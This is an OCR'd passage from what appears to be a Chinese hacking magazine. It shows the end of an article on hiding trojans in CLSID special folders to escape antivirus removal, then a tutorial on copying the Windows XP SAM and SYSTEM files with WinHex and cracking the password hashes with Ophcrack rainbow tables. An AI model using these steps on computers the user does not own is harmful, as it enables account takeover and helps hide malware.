


图4




图5

由于时间关系我也没有一一测试这些CLSID的效果，但是相信大家掌握了这个方法后，就再也不用担心自己的木马随便乱放而被查杀了，也不用担心私密文件不知放哪里才好了，我把一些常见的特殊文件夹的CLSID值打包收录到了光盘中，最后借鉴一句广告语“想变什么就是什么”。

（本文所涉及到的CLSID已收录到光盘中）

轻松破解12位XP系统密码

SWAN

文章难易度：★★
文章阅读点：原来暴力破解系统密码也可以这么快？忘记系统密码的朋友可以去试试。

估计很多菜鸟对于破解系统密码的常见方法都已经炉火纯青了吧！一般来说可分为清空、更改、添加、暴破系统密码等。我们知道本地的系统帐号和密码都储存在c:\windows\system32\SAM文件中，所以我们要想知道系统密码，就可以破解该文件。提到破解系统密码，可能你会想到LC5，它支持字典猜解SAM文件，密码设置的复杂度越大，破解的时间也就越长。如果我说另外一款破解利器Ophcrack能在160秒内破解“Fgpyyih804423”这个密码，你会相信吗？如果不相信的话那就请接着向下看吧！

首先，我们打开http://ophcrack.sourceforge.net/，网页上提供了两个软件下载，一个是Ophcrack，另一个是CD引导系统，它可以在Linux环境下自动识别Windows系统并破解其登录密码。这里我们只要下载第一个就行了，如图1。

下载好文件后，双击安装，一直点下一步，直到出现如图2所示的界面，这时你只需要选择进行下载的彩虹表选项就可以了，至于彩虹表为何物在此就不细说了，我们可以把它当成是“破解字典”，文件越大破解的密码就越多。对于破解十几位的纯英文数字组合，只需下载用于XP默认的小型彩虹表就可以了。




图1




图2

选择好后，点下一步，软件就会自动到服务器下载你所指定的TABLES即彩虹表，如图3。下载后的彩虹表存放在X：\Program Files\ophcrack\tables下（X为你安装ophcrack的盘符），如果没有选择默认下载的话，我们也可以到网站直接下载彩虹表，或者到上文所提及的镜像文件中去“搬运”。




图3




图4

软件是安装好了，可是问题又来了，破解的SAM又该如何得到呢？直接复制的话肯定不行，大家不用急，我来帮你解决，请出我们的“帮凶”——WINHEX，啊？这不是汇编用的软件吗？对，就是它。打开WINHEX后按F9，立刻就会出现编辑磁盘的弹窗，如图4。

选择C盘后点击确定，接着来到C：\WINDOWS\system32\config目录下，把需要的SAM和SYSTEM文件复制出来保存到“TEST”文件夹下，如图5。

很轻松的就搞到文件了，接着就是破解密码了，为了演示我事先添加了一个12位纯数字和英文组合的“强度”密码——slw9an2h8uan7，如图6。假如利用LC5，肯定需要很长很长时间才能破解的，但使用Ophcrack就很快了。




图5

现在终于要开始破解了，在桌面打开我们安装好的Ophcrack，首先要做的是安装我们下载好的彩虹表。点击菜单栏上的“Table”，在出现的窗口中点击“install”，选择安装目录下的Table文件并点击“确定”，接着按“OK”退出就可以了，如图7。

